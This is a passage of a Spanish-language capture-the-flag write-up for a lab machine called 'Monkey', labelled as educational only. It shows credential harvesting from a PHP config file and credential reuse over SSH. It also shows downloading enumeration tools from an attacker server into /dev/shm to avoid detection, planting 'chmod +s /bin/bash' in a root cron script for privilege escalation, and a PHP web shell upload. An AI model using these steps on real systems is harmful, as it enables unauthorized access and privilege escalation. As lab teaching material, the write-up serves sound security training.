www-data@monkey: /var/www/html/monkey$ grep -r password
change-password.php: $sql=mysqli_query($db, "SELECT password FROM students where password='".md5($_POST['cpass'])
change-password.php: $con=mysqli_query($db, "update students set password='".md5($_POST['newpass'])."', update
change-password.php: <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" p
change-password.php: <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" p
change-password.php: <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" p
includes/config.php: $mysql_password = "M1_P4ssw0rd_segur@";
includes/config.php: $db = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die
includes/menuabar.php: <li><a href="change-password.php">Cambiar contraseña</a></li>
```

Si observamos en toda esta amalgama de letras, podemos obtener una contraseña que hace referencia a una base de datos de “MySQL” y una ubicación que podemos consultar para saber que usuario puede estar enlazado a la misma:

```
www-data@monkey: /var/www/html/monkey$ cat includes/config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$db = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Con lo anterior visto, obtuvimos un usuario y una contraseña, haciendo memoria una de las pistas de esta máquina, indica que uno de los administradores tiene el hábito de utilizar las mismas credenciales para todo, así que intentaremos forzar la misma en el servicio de “SSH” así poder ingresar efectivamente.

Así que haremos una prueba con este comando para forzar las credenciales en el puerto 22 “crackmapexec ssh 192.168.32.137 -u “hackermentor” -p “M1\_P4ssw0rd\_segur@””

```
(hmsstudent@kali)-[~]
└─$ crackmapexec ssh 192.168.32.137 -u "hackermentor" -p "M1_P4ssw0rd_segur@"
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SSH 192.168.32.137 22 192.168.32.137 [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH 192.168.32.137 22 192.168.32.137 [+] hackermentor:M1_P4ssw0rd_segur@
```

Al final de este, nos muestra que el equipo víctima es accesible con estas credenciales que acabamos de probar, así que nos aprovecharemos para acceder.

```
(hmsstudent@kali)-[~]
└─$ ssh 192.168.32.137 -l hackermentor
hackermentor@192.168.32.137's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$ whoami
hackermentor
hackermentor@monkey:~$
```


Probando el comando para acceder por “SSH” nos damos cuenta de que, si nos funciona y podemos tomar control del equipo, aunque sin cantar victoria porque aún no somos “root”.

Para lo siguiente primero debemos analizar que procesos se están ejecutando en el equipo que puedan representar un núcleo de ataque. Esto lo haremos cargando aplicaciones como “Linpeas”, “PSPY64” o “Procmon”. Así que habilitaremos un servidor http en una carpeta de nuestro equipo atacante para descargar todos estos paquetes dentro de la víctima.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Con el servidor arriba, procederemos a copiar los ejecutables al equipo que estamos atacando para realizar pruebas de identificación de vectores vulnerables. Los copiaremos en la ubicación **/dev/shm** – Como medida de prevención para ser descubiertos.




Si descargamos y ejecutamos el “**Linpeas**” podremos obtener una ubicación importante donde se está ejecutando un archivo por parte del usuario “**root**”

```
hackermentor@monkey:/dev/shm$ wget http://192.168.32.132:84/linpeas/linpeas.sh
--2024-04-22 18:21:30-- http://192.168.32.132:84/linpeas/linpeas.sh
Connecting to 192.168.32.132:84 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                               100%[=====]
2024-04-22 18:21:31 (40.0 MB/s) - 'linpeas.sh' saved [836190/836190]

hackermentor@monkey:/dev/shm$ bash linpeas.sh
```



Esta dirección es importante, aunque no la tenemos completa, debemos verificar si es la misma que podemos observar desde el usuario “hackermentor”.

Para esto podemos hacer una ejecución alterna entre “**Procmon**” y “**PSYP64**” ya que nos podrán mostrar en pantalla todos los procesos que están corriendo dentro de la víctima.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY



De la misma forma, descargaremos ambos “Scripts” dentro de la máquina y los ejecutaremos:

```
hackermentor@monkey:/dev/shm$ wget http://192.168.32.132:84/procmon.sh
--2024-04-22 20:07:30-- http://192.168.32.132:84/procmon.sh
Connecting to 192.168.32.132:84... connected.
HTTP request sent, awaiting response... 200 OK
Length: 196 [text/x-sh]
Saving to: 'procmon.sh'

procmon.sh          100%[=====] 196 --.-KB/s  in 0s

2024-04-22 20:07:30 (13.5 MB/s) - 'procmon.sh' saved [196/196]
```

```
hackermentor@monkey:/dev/shm$ wget http://192.168.32.132:84/pspy64
--2024-04-22 20:11:17-- http://192.168.32.132:84/pspy64
Connecting to 192.168.32.132:84... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'

pspy64              100%[=====] 2.94M --.-KB/s  in 0.08s

2024-04-22 20:11:17 (38.2 MB/s) - 'pspy64' saved [3078592/3078592]
```

Los pondremos en ejecución al mismo, desde terminales diferentes:

```
linpeas.sh procmon.sh pspy64
www-data@monkey:/dev/shm$ ./procmon.sh
< [kworker/u2:1-events_unbound]
> [kworker/u2:1-flush-8:0]
< [kworker/u2:1-flush-8:0]
> [kworker/u2:1-events_unbound]
< [kworker/u2:1-events_unbound]
> [kworker/u2:1-flush-8:0]
< [kworker/u2:1-flush-8:0]
> [kworker/u2:1-events_unbound]
> ./pspy64
< [kworker/0:2-events]
> [kworker/0:2-events_power_efficient]
< [kworker/0:2-events_power_efficient]
> [kworker/0:2-events]
< [kworker/0:2-events]
```

```
CMD: UID=0    PID=28118 | /usr/sbin/CRON -f
CMD: UID=0    PID=28119 | /usr/sbin/CRON -f
CMD: UID=0    PID=28120 | /bin/bash /home/hackermentor/backup.sh
CMD: UID=0    PID=28121 | /usr/sbin/CRON -f
```

Mientras se ejecutan ambos, hay una tarea, automática que se aplica cada 60 segundos aproximadamente, esta es muy parecida a la que nos muestra el “Linpeas”, así que esta es nuestra pista para darnos cuenta de que ese archivo es más importante de lo que parece.

Así que sabiendo esto, podemos tratar de editar el script que se está corriendo en bash, y trastocarlo para ejecutar lo que nos permita tomar el control total.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Abriremos el archivo con un editor de texto, y como el usuario “hackermentor” tiene permisos de edición podemos agregar un cambio de permiso sobre el “/bin/bash”, que esto va a provocar que las ejecuciones de código se realicen como “root”.

```
GNU nano 3.2
#!/bin/bash
chmod +s /bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip
```

Aceptaremos los cambios y guardaremos el documento. Solo nos quedará esperar hasta que el proceso se vuelva a ejecutar.

```
hackermentor@monkey:~$ ls -lah /bin/bash
-rwsr-sr-x 1 root root 1.2M Apr 18 2019 /bin/bash
hackermentor@monkey:~$
```

Al ejecutarse el proceso automático, el “/bin/bash” ya habrá sido alterado, esto nos permite ejecutar un escalado de privilegios como se muestra en esta página:  
(<https://gtfobins.github.io/gtfobins/bash/>)

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .
./bash -p
```

Así que aplicaremos el comando directamente en la consola del equipo vulnerable.

Lo ejecutaremos como se nos indica, con “**bash -p**”, esto causa que escalemos a “**root**” directamente. Y si hacemos la comprobación ya tendremos acceso a las banderas del equipo atacado.

```

hackermentor@monkey:~$ bash -p
bash-5.0# whoami
root
bash-5.0# ls
backup.sh  bandera1.txt
bash-5.0# cd ..
bash-5.0# cd /root/
bash-5.0# ls
bandera2.txt
bash-5.0#

```

#### 4. Escalación de privilegios si

Se realiza por medio de escalación de SUID, esto implica que se hará ejecución de un archivo que es de uso exclusivo de root, para transformar un usuario convencional a root automáticamente.

#### 5. Banderas

Bandera1	47ee0702e489445bae251df46bc88b73
Bandera2	d844ce556f834568a3ffe8c219d73368

#### 6. Herramientas usadas

Gobuster	Enumeración de direcciones - Fuzzing
Crackmapexec	Comprobación de usuarios
Nmap	Enumeración de puertos y servicios
Linpeas	Ubicaciones de importancia para atacar
PSPY64	Verificación de procesos
Burpsuite	Ataque de fuerza bruta web
Procmon	Ejecución de procesos de contraste

#### 7. EXTRA Opcional


Herramientas usadas

PHP	La ejecución de código en la página web
-----	---


\*PUNTO EXTRA\*

Explicaré la forma en que podemos ver la bandera1 en el navegador.


Podemos generar una shell para subir a la página con la función de subir imagen. Este código debe ir dentro de un archivo **“.php”**.



Esto se utilizará como una terminal básica en el navegador. La subiremos a la página para verlo.




Daremos clic sobre el **“Shell.php”** que subimos por acá, esto nos mostrara una dirección en la parte superior que podemos editar. Agregando un **“?cmd=pwd”** al final podemos provocar comando en la página que nos muestran información.



\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Ya sabiendo esto solo agregamos la dirección de la bandera, anteponiendo la palabra cat para abrirla:



Y listo con este tendremos la vista de nuestra bandera.

## 8. Conclusiones y Recomendaciones

- 1) Evitar utilizar contraseñas débiles para el FTP o SSH.
- 2) Configurar adecuadamente los servidores web con Apache (No dejarlos predeterminados).
- 3) Limitar los archivos que se puedan subir a la web que publiquemos o eliminar los que puedan representar un peligro.
- 4) Actualizar los Servicios que utilicemos para nuestras páginas.
- 5) No dejar pistas que puedan comprometerlos.
- 6) Seguir una correcta política de creación de contraseñas en especial para los administradores.
- 7) Proteger los accesos por direcciones aleatorias o generadas por alguna herramienta para evitar el "Fuzzing" de la web.